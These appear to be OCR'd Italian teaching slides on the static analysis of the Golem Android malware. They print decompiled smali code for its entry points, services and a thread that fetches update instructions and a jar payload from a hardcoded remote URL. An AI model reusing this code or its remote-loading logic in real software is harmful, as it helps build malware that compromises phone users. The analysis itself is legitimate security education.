


I due entry point (**CheckReceiver** e **MainActivity**)

Diagramma delle principali classi del malware Golem

Fonte
https://www.pnfsoftware.com/blog/category/malware/

Analisi Statica




Eventi che permettono l'ingresso nell'entry point definito da **CheckReceiver**

- Avvio del device
- Schermo attivo
- Sblocco del device

Fonte
https://www.pnfsoftware.com/blog/category/malware/

Analisi Statica





```
<activity android:name="com.apache.activity.MainActivity">
    <intent-filter>
        <action android:name="android.intent.action.MAIN" />
        <category android:name="android.intent.category.LAUNCHER" />
    </intent-filter>
</activity>
```

- L'entry point caratterizzato dalla classe **MainActivity** viene definito esplicitamente dal manifest del malware
  - Analogamente a come avviene di solito nelle app Android

Fonte
https://www.pnfsoftware.com/blog/category/malware/

Analisi Statica

- Analizziamo la classe **MainActivity**



Analisi Statica

- Analizziamo la classe **MainActivity**
- Essa presenta principalmente due metodi
  1. Il costruttore

Analisi Statica

- Analizziamo la classe **MainActivity**
- Essa presenta principalmente due metodi
  1. Il costruttore


```
.method public constructor <init>()V
          .registers 1
00000000  invoke-direct       Activity-><init>()V, p0
00000006  return-void
.end method
```

Analisi Statica

- Analizziamo la classe **MainActivity**
- Essa presenta principalmente due metodi
  1. Il costruttore
  2. Il metodo **OnCreate**


```
.method protected onCreate(Bundle)V
        .registers 6
00000000  invoke-super        Activity->onCreate(Bundle)V, p0, p1
:6
00000006  invoke-virtual      MainActivity->getApplicationContext()Context, p0
0000000C  move-result-object  v0
0000000E  invoke-static       c->a(Context)V, v0
00000014  new-instance        v0, StringBuilder
00000018  invoke-virtual      MainActivity->getFilesDir()File, p0
0000001E  move-result-object  v1
00000020  invoke-virtual      File->getAbsolutePath()String, v1
00000026  move-result-object  v1
00000028  invoke-static       String->valueOf(Object)String, v1
0000002E  move-result-object  v1
00000030  invoke-direct       StringBuilder-><init>(String)V, v0, v1
00000036  sget-object         v1, File->separator:String
0000003A  invoke-virtual      StringBuilder->append(String)StringBuilder, v0, v1
00000040  move-result-object  v0
00000042  sget-object         v1, a->e:String
00000046  invoke-virtual      StringBuilder->append(String)StringBuilder, v0, v1
0000004C  move-result-object  v0
0000004E  sget-object         v1, File->separator:String
00000052  invoke-virtual      StringBuilder->append(String)StringBuilder, v0, v1
00000058  move-result-object  v0
0000005A  sget-object         v1, a->d:String
0000005E  invoke-virtual      StringBuilder->append(String)StringBuilder, v0, v1
00000064  move-result-object  v0
00000066  invoke-virtual      StringBuilder->toString()String, v0
0000006C  move-result-object  v0
0000006E  sput-object         v0, a->f:String
00000072  new-instance        v0, DisplayMetrics
00000076  invoke-direct       DisplayMetrics-><init>()V, v0
0000007C  invoke-virtual      MainActivity->getWindowManager()WindowManager, p0
00000082  move-result-object  v1
00000084  invoke-interface    WindowManager->getDefaultDisplay()Display, v1
0000008A  move-result-object  v1
0000008C  invoke-virtual      Display->getMetrics(DisplayMetrics)V, v1, v0
00000092  iget                v1, v0, DisplayMetrics->heightPixels:I
00000096  sput                v1, a->g:I
0000009A  iget                v0, v0, DisplayMetrics->widthPixels:I
0000009E  sput                v0, a->h:I
000000A2  new-instance        v0, Intent
000000A6  const-class         v1, UpdateService
000000AA  invoke-direct       Intent-><init>(Context, Class)V, v0, p0, v1
000000B0  invoke-virtual      MainActivity->startService(Intent)ComponentName, p0, v0
000000B6  invoke-virtual      MainActivity->getPackageManager()PackageManager, p0
000000BC  move-result-object  v0
000000BE  invoke-virtual      MainActivity->getComponentName()ComponentName, p0
000000C4  move-result-object  v1
000000C6  const/4             v2, 2
000000C8  const/4             v3, 1
000000CA  invoke-virtual      PackageManager->setComponentEnabledSetting(ComponentName,
000000D0  invoke-virtual      MainActivity->finish()V, p0
:D6
000000D6  return-void
:D8
000000D8  move-exception      v0
000000DA  invoke-virtual      Exception->printStackTrace()V, v0
000000E0  goto                :D6
        .catch Exception {:6 .. :D6} :D8
.end method
```

Analisi Statica

- Analizziamo la classe **MainActivity**
- Essa presenta principalmente due metodi
  1. Il costruttore
  2. Il metodo **OnCreate**
- Essa istanzia le classi **a**, **c** e **UpdateService** e ne richiama i metodi

```
.method protected onCreate(Bundle)V
        .registers 6
00000000  invoke-super        Activity->onCreate(Bundle)V, p0, p1
:6
00000006  invoke-virtual      MainActivity->getApplicationContext()Context, p0
0000000C  move-result-object  v0
0000000E  invoke-static       c->a(Context)V, v0
00000014  new-instance        v0, StringBuilder
00000018  invoke-virtual      MainActivity->getFilesDir()File, p0
0000001E  move-result-object  v1
00000020  invoke-virtual      File->getAbsolutePath()String, v1
00000026  move-result-object  v1
00000028  invoke-static       String->valueOf(Object)String, v1
0000002E  move-result-object  v1
00000030  invoke-direct       StringBuilder-><init>(String)V, v0, v1
00000036  sget-object         v1, File->separator:String
0000003A  invoke-virtual      StringBuilder->append(String)StringBuilder, v0, v1
00000040  move-result-object  v0
00000042  sget-object         v1, a->e:String
00000046  invoke-virtual      StringBuilder->append(String)StringBuilder, v0, v1
0000004C  move-result-object  v0
0000004E  sget-object         v1, File->separator:String
00000052  invoke-virtual      StringBuilder->append(String)StringBuilder, v0, v1
00000058  move-result-object  v0
0000005A  sget-object         v1, a->d:String
0000005E  invoke-virtual      StringBuilder->append(String)StringBuilder, v0, v1
00000064  move-result-object  v0
00000066  invoke-virtual      StringBuilder->toString()String, v0
0000006C  move-result-object  v0
0000006E  sput-object         v0, a->f:String
00000072  new-instance        v0, DisplayMetrics
00000076  invoke-direct       DisplayMetrics-><init>()V, v0
0000007C  invoke-virtual      MainActivity->getWindowManager()WindowManager, p0
00000082  move-result-object  v1
00000084  invoke-interface    WindowManager->getDefaultDisplay()Display, v1
0000008A  move-result-object  v1
0000008C  invoke-virtual      Display->getMetrics(DisplayMetrics)V, v1, v0
00000092  iget                v1, v0, DisplayMetrics->heightPixels:I
00000096  sput                v1, a->g:I
0000009A  iget                v0, v0, DisplayMetrics->widthPixels:I
0000009E  sput                v0, a->h:I
000000A2  new-instance        v0, Intent
000000A6  const-class         v1, UpdateService
000000AA  invoke-direct       Intent-><init>(Context, Class)V, v0, p0, v1
000000B0  invoke-virtual      MainActivity->startService(Intent)ComponentName, p0, v0
000000B6  invoke-virtual      MainActivity->getPackageManager()PackageManager, p0
000000BC  move-result-object  v0
000000BE  invoke-virtual      MainActivity->getComponentName()ComponentName, p0
000000C4  move-result-object  v1
000000C6  const/4             v2, 2
000000C8  const/4             v3, 1
000000CA  invoke-virtual      PackageManager->setComponentEnabledSetting(ComponentName,
000000D0  invoke-virtual      MainActivity->finish()V, p0
:D6
000000D6  return-void
:D8
000000D8  move-exception      v0
000000DA  invoke-virtual      Exception->printStackTrace()V, v0
000000E0  goto                :D6
        .catch Exception {:6 .. :D6} :D8
.end method
```

Analisi Statica

```
const-class          v1. UpdateService
```

- Una volta svolte le operazioni di istanziazione della classe **MainActivity**, il metodo **OnCreate** avvia uno dei due servizi indicati dal manifest del malware ovvero **UpdateService**

Analisi Statica

```
const-class          v1. UpdateService
```

- Una volta svolte le operazioni di istanziazione della classe **MainActivity**, il metodo **OnCreate** avvia uno dei due servizi indicati dal manifest del malware ovvero **UpdateService**

```
<service android:name="com.apache.service.ShellService" />
<service android:name="com.apache.service.UpdateService" />
```

Analisi Statica

- Analizziamo ora la classe **a** del package **b**
- Presenta dei punti interessanti per l'analisi del malware


```
field public static d:String

field public static e:String

field public static f:String

field public static g:I

field public static h:I

field public static i:I

method static constructor <clinit>()V
        .registers 2
0000000  const/4              v1, 0
0000002  const-string         v0, "http://down.onowcdn.com/myroapk/update_two.txt"
0000006  sput-object          v0, a->a:String
000000A  const-string         v0, "conf_plugin.txt"
000000E  sput-object          v0, a->b:String
0000012  const-string         v0, ".apacheico"
0000016  sput-object          v0, a->c:String
000001A  const-string         v0, "ic.jar"
000001E  sput-object          v0, a->d:String
0000022  const-string         v0, ".apachelog"
0000026  sput-object          v0, a->e:String
000002A  const-string         v0, ""
000002E  sput-object          v0, a->f:String
0000032  sput                 v1, a->g:I
0000036  sput                 v1, a->h:I
000003A  sput                 v1, a->i:I
000003E  return-void
end method
```


Analisi Statica

- Analizziamo ora la classe **a** del package **b**
- Presenta dei punti interessanti per l'analisi del malware


```
field public static d:String

field public static e:String

field public static f:String

field public static g:I

field public static h:I

field public static i:I

method static constructor <clinit>()V
    .registers 2
0000000  const/4              v1, 0
0000002  const-string         v0, "http://down.onowcdn.com/myroapk/update_two.txt"
0000006  sput-object          v0, a->a:String
000000A  const-string         v0, "conf_plugin.txt"
000000E  sput-object          v0, a->b:String
0000012  const-string         v0, ".apacheico"
0000016  sput-object          v0, a->c:String
000001A  const-string         v0, "ic.jar"
000001E  sput-object          v0, a->d:String
0000022  const-string         v0, ".apachelog"
0000026  sput-object          v0, a->e:String
000002A  const-string         v0, ""
0000032  sput                 v1, a->g:I
0000036  sput                 v1, a->h:I
000003A  sput                 v1, a->i:I
000003E  return-void
end method
```


Analisi Statica

- Sono presenti delle stringhe (costanti) contenenti
  - Link Web a file di testo
  - Nomi di file
  - Nomi di directory



Analisi Statica


- Analizziamo ora la classe **c** del package **b**




```
.class public c
.super Object

.method public static a()String
          .registers 2
00000000  invoke-static        Environment->getExternalStorageState()String
00000006  move-result-object   v0
00000008  const-string         v1, "mounted"
0000000C  invoke-virtual       String->equals(Object)Z, v1, v0
00000012  move-result          v0
00000014  if-eqz               v0, :2A
:18
00000018  invoke-static        Environment->getExternalStorageDirectory()File
0000001E  move-result-object   v0
00000020  invoke-virtual       File->getAbsolutePath()String, v0
00000026  move-result-object   v0
:28
00000028  return-object        v0
:2A
0000002A  const/4              v0, 0
0000002C  goto                 :28
.end method

.method public static a(String)String
          .registers 6
```

Analisi Statica


- Analizziamo ora la classe **c** del package **b**
- Verifica l'esistenza di un supporto di memorizzazione esterno (ad es., microSD) e ne restituisce il path




```
.class public c
.super Object

.method public static a()String
          .registers 2
00000000  invoke-static        Environment->getExternalStorageState()String
00000006  move-result-object   v0
00000008  const-string         v1, "mounted"
0000000C  invoke-virtual       String->equals(Object)Z, v1, v0
00000012  move-result          v0
00000014  if-eqz               v0, :2A
:18
00000018  invoke-static        Environment->getExternalStorageDirectory()File
0000001E  move-result-object   v0
00000020  invoke-virtual       File->getAbsolutePath()String, v0
00000026  move-result-object   v0
:28
00000028  return-object        v0
:2A
0000002A  const/4              v0, 0
0000002C  goto                 :28
.end method

.method public static a(String)String
          .registers 6
```

Analisi Statica


- Focalizziamo ora l'attenzione sulla classe **UpdateService** e sul metodo di inizializzazione **onCreate**




```
.class public UpdateService
.super Service

.method public constructor <init>()V
          .registers 1
00000000  invoke-direct        Service-><init>()V, p0
00000006  return-void
.end method

.method public onBind(Intent)IBinder
          .registers 3
00000000  const/4              v0, 0
00000002  return-object        v0
.end method

.method public onCreate()V
          .registers 3
00000000  invoke-super         Service->onCreate()V, p0
00000006  new-instance         v0, Thread
0000000A  new-instance         v1, a
0000000E  invoke-direct        a-><init>(UpdateService)V, v1, p0
00000014  invoke-direct        Thread-><init>(Runnable)V, v0, v1
0000001A  invoke-virtual       Thread->start()V, v0
00000020  return-void
.end method

.method public onDestroy()V
          .registers 2
00000000  const/4              v0, 1
00000002  sput                 v0, a->i:I
00000006  invoke-super         Service->onDestroy()V, p0
0000000C  return-void
.end method

.method public onStartCommand(Intent, I, I)I
          .registers 5
00000000  const/4              v0, 1
00000002  return               v0
.end method
```

Analisi Statica


- Focalizziamo ora l'attenzione sulla classe **UpdateService** e sul metodo di inizializzazione **onCreate**
  - Viene avviato un Thread
    - Verosimilmente un Listener
  - Istanzia la classe **ShellService**




```
.class public UpdateService
.super Service

.method public constructor <init>()V
          .registers 1
00000000  invoke-direct        Service-><init>()V, p0
00000006  return-void
.end method

.method public onBind(Intent)IBinder
          .registers 3
00000000  const/4              v0, 0
00000002  return-object        v0
.end method

.method public onCreate()V
          .registers 3
00000000  invoke-super         Service->onCreate()V, p0
00000006  new-instance         v0, Thread
0000000A  new-instance         v1, a
0000000E  invoke-direct        a-><init>(UpdateService)V, v1, p0
00000014  invoke-direct        Thread-><init>(Runnable)V, v0, v1
0000001A  invoke-virtual       Thread->start()V, v0
00000020  return-void
.end method

.method public onDestroy()V
          .registers 2
00000000  const/4              v0, 1
00000002  sput                 v0, a->i:I
00000006  invoke-super         Service->onDestroy()V, p0
0000000C  return-void
.end method

.method public onStartCommand(Intent, I, I)I
          .registers 5
00000000  const/4              v0, 1
00000002  return               v0
.end method
```

Analisi Statica


- Analizzando la classe **ShellService** sono emerse ulteriori informazioni utili per l'analisi




```
.class public ShellService
.super Service

.method public constructor <init>()V
          .registers 1
00000000  invoke-direct        Service-><init>()V, p0
00000006  return-void
.end method

.method public onBind(Intent)IBinder
          .registers 3
00000000  const/4              v0, 0
00000002  return-object        v0
.end method

.method public onCreate()V
          .registers 3
00000000  invoke-super         Service->onCreate()V, p0
00000006  const-string         v0, "com.facebook.mini.service.RunService"
0000000A  const-string         v1, "onCreate"
0000000E  invoke-static        c->a(Context, String, String)V, p0, v0, v1
00000014  return-void
.end method

.method public onDestroy()V
          .registers 3
00000000  const-string         v0, "com.facebook.mini.service.RunService"
00000004  const-string         v1, "onDestroy"
00000008  invoke-static        c->a(Context, String, String)V, p0, v0, v1
0000000E  invoke-super         Service->onDestroy()V, p0
00000014  return-void
.end method
```

Analisi Statica


- I metodi **onCreate** ed **onDestroy** eseguono i servizi forniti da **com.facebook.mini.service.RunService**




```
.method public onBind(Intent)IBinder
          .registers 3
00000000  const/4             v0, 0
00000002  return-object        v0
.end method

.method public onCreate()V
          .registers 3
00000000  invoke-super         Service->onCreate()V, p0
          const-string         v0, "com.facebook.mini.service.RunService"
0000000A  const-string         v1, "onCreate"
0000000E  invoke-static        c->a(Context, String, String)V, p0, v0, v1
00000014  return-void
.end method

.method public onDestroy()V
          .registers 3
          const-string         v0, "com.facebook.mini.service.RunService"
00000004  const-string         v1, "onDestroy"
00000008  invoke-static        c->a(Context, String, String)V, p0, v0, v1
0000000E  invoke-super         Service->onDestroy()V, p0
00000014  return-void
.end method
```

Analisi Statica

- La classe **a** del package **service** è essenzialmente un thread
- L'esecuzione di tale thread provvederà ad istanziare un oggetto JSON
  - Alle chiavi **update**, **md5** ed **url** verranno associati i valori ottenuti da remoto (tramite HTTP) o da un file locale





```
0000008A  const/4              v3, 0
0000008C  add-int/lit8         v2, v2, 0x01
00000090  invoke-virtual       String->substring(I, I)String, v1, v3, v2
00000096  move-result-object   v1
00000098  new-instance         v2, JSONObject
0000009C  invoke-direct        JSONObject-><init>(String)V, v2, v1
000000A2  const-string         v1, "update"
000000A6  invoke-virtual       JSONObject->optInt(String)I, v2, v1
000000AC  move-result          v1
000000AE  const-string         v3, "md5"
000000B2  invoke-virtual       JSONObject->optString(String)String, v2, v3
000000B8  move-result-object   v3
000000BA  const-string         v4, "url"
